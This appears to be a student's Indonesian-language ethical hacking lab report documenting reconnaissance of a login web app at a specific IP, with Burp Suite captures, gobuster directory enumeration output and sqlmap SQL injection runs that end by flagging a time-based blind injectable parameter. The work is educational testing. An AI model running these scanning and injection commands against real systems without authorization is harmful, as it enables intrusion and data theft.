
Dokumentasi Modul 3

A. Berhasil Login dan Ubah Tampilan Dashboard




Welcome, keyzhie123

Your phone number: 1234567890

Your credit card (last 4 digits): 4567

B. Burpsuite

Mencoba untuk meng-intercept web nya yang login dan .js dan auth token (POC) dapatnya ini:




Request to http://167.172.75.216:80

```
GET /login HTTP/1.1
Host: 167.172.75.216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
document.addEventListener('DOMContentLoaded', function() {
    const loginForm = document.getElementById('loginForm');
    const messageBox = document.getElementById('messageBox');

    loginForm.addEventListener('submit', function(e) {
        e.preventDefault();
        const data = {
            username: loginForm.username.value,
            password: loginForm.password.value
        };

        fetch('/login', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify(data)
        }).then(response => response.json())
        .then(json => {
            showMessage(json.message, json.success ? 'success' : 'error');
            if (json.success) {
                window.location.href = '/dashboard';
            }
        }).catch(error => {
            showMessage('An error occurred. Please try again.', 'error');
        });
    });

    function showMessage(message, type) {
        messageBox.textContent = message;
        messageBox.className = `message-box ${type}`;
        messageBox.style.display = 'block';
    }
});
```

C. Gobuster


Menggunakan gobuster untuk mengetahui directory lists untuk dilakukannya SQL Injection menggunakan wordlists dari seclists



```
Error: error on running gobuster: failed to get number of lines: read /usr/share/seclists/Discovery/Web-Content/: is a directory

┌──(yanuar㉿kali)-[~/modulEH3]
└─$ gobuster dir -u http://167.172.75.216 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://167.172.75.216
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 905]
/register             (Status: 200) [Size: 1399]
/profile              (Status: 302) [Size: 28] [--> /login]
/css                  (Status: 301) [Size: 173] [--> /css/]
/Login                (Status: 200) [Size: 905]
/js                   (Status: 301) [Size: 171] [--> /js/]
/logout               (Status: 302) [Size: 28] [--> /login]
/Register             (Status: 200) [Size: 1399]
/Profile              (Status: 302) [Size: 28] [--> /login]
/dashboard            (Status: 302) [Size: 28] [--> /login]
/Logout               (Status: 302) [Size: 28] [--> /login]
/customer-support     (Status: 302) [Size: 28] [--> /login]
/Dashboard            (Status: 302) [Size: 28] [--> /login]
Progress: 47567 / 220561 (21.57%)
```

\\


Dan dapatnya hanya directory ini saja




```
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 905]
/register             (Status: 200) [Size: 1399]
/profile              (Status: 302) [Size: 28] [--> /login]
/css                  (Status: 301) [Size: 173] [--> /css/]
/Login                (Status: 200) [Size: 905]
/js                   (Status: 301) [Size: 171] [--> /js/]
/logout               (Status: 302) [Size: 28] [--> /login]
/Register             (Status: 200) [Size: 1399]
/Profile              (Status: 302) [Size: 28] [--> /login]
/dashboard            (Status: 302) [Size: 28] [--> /login]
/Logout               (Status: 302) [Size: 28] [--> /login]
/customer-support     (Status: 302) [Size: 28] [--> /login]
/Dashboard            (Status: 302) [Size: 28] [--> /login]
/%C0                  (Status: 400) [Size: 1004]
/LogIn                (Status: 200) [Size: 905]
/LOGIN                (Status: 200) [Size: 905]
/%CC                  (Status: 400) [Size: 1004]
/%CE                  (Status: 400) [Size: 1004]
/%CF                  (Status: 400) [Size: 1004]
/%CD                  (Status: 400) [Size: 1004]
/%D8                  (Status: 400) [Size: 1004]
/%CA                  (Status: 400) [Size: 1004]
/%CB                  (Status: 400) [Size: 1004]
/%D6                  (Status: 400) [Size: 1004]
/%D1                  (Status: 400) [Size: 1004]
/%D0                  (Status: 400) [Size: 1004]
/%D7                  (Status: 400) [Size: 1004]
/%D5                  (Status: 400) [Size: 1004]
/%D4                  (Status: 400) [Size: 1004]
/%C8                  (Status: 400) [Size: 1004]
/%D3                  (Status: 400) [Size: 1004]
/%D2                  (Status: 400) [Size: 1004]
/%C9                  (Status: 400) [Size: 1004]
/%C1                  (Status: 400) [Size: 1004]
/%C2                  (Status: 400) [Size: 1004]
/%C7                  (Status: 400) [Size: 1004]
/%C4                  (Status: 400) [Size: 1004]
/%C3                  (Status: 400) [Size: 1004]
/%D9                  (Status: 400) [Size: 1004]
/%C5                  (Status: 400) [Size: 1004]
/%C6                  (Status: 400) [Size: 1004]
/%DF                  (Status: 400) [Size: 1004]
/%DE                  (Status: 400) [Size: 1004]
/%DD                  (Status: 400) [Size: 1004]
/%DB                  (Status: 400) [Size: 1004]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

D. SQL I


Mencoba menggunakan sql i dan hasilnya seperti ini:



```
┌──(yanuar㉿kali)-[~/modulEH3]
└─$ sqlmap -u "http://167.172.75.216/login" --data="username=admin&password=admin" --batch --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:22:09 /2024-05-31/

[23:22:09] [INFO] testing connection to the target URL
[23:22:09] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
[23:22:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:22:09] [INFO] testing if the target URL content is stable
[23:22:10] [INFO] target URL content is stable
[23:22:10] [INFO] testing if POST parameter 'username' is dynamic
[23:22:10] [WARNING] POST parameter 'username' does not appear to be dynamic
[23:22:10] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[23:22:10] [INFO] testing for SQL injection on POST parameter 'username'
[23:22:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:22:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:22:11] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:22:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:22:12] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:22:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:22:14] [INFO] testing 'Generic inline queries'
[23:22:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:22:14] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:22:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:22:15] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:22:15] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:22:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:22:16] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[23:22:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:22:16] [WARNING] POST parameter 'username' does not seem to be injectable
[23:22:16] [INFO] testing if POST parameter 'password' is dynamic
[23:22:16] [WARNING] POST parameter 'password' does not appear to be dynamic
[23:22:16] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[23:22:16] [INFO] testing for SQL injection on POST parameter 'password'
[23:22:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:22:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:22:17] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:22:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:22:17] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:22:17] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[23:22:17] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[23:22:17] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[23:22:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:22:18] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[23:22:18] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
```



```
[01:22:40] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (FLOOR)'
[01:22:45] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (EXTRACTVALUE)'
[01:22:50] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (EXTRACTVALUE)'
[01:22:56] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (UPDATEXML)'
[01:23:01] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (UPDATEXML)'
[01:23:06] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (FLOOR)'
[01:23:12] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[01:23:17] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[01:23:24] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[01:23:30] [INFO] testing 'Generic inline queries'
[01:23:35] [INFO] testing 'MySQL inline queries'
[01:23:42] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[01:23:42] [CRITICAL] considerable lagging has been detected in connection response(s). Plea
se use as high value for option '--time-sec' as possible (e.g. 10 or more)
▯
```



```
[01:23:30] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[01:23:30] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[01:23:30] [INFO] testing 'Generic inline queries'
[01:23:35] [INFO] testing 'MySQL inline queries'
[01:23:42] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[01:23:42] [CRITICAL] considerable lagging has been detected in connection response(s). Plea
se use as high value for option '--time-sec' as possible (e.g. 10 or more)
[01:23:48] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[01:23:53] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[01:23:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[01:24:04] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[01:24:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[01:24:16] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[01:24:44] [INFO] (custom) POST parameter 'JSON username' appears to be 'MySQL ≥ 5.0.12 AND
 time-based blind (query SLEEP)' injectable
[01:24:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:24:44] [INFO] automatically extending ranges for UNION query injection technique tests a
s there is at least one other (potential) technique found
[01:27:18] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[01:29:28] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[01:31:32] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[01:34:09] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[01:36:55] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[01:39:39] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[01:42:23] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
```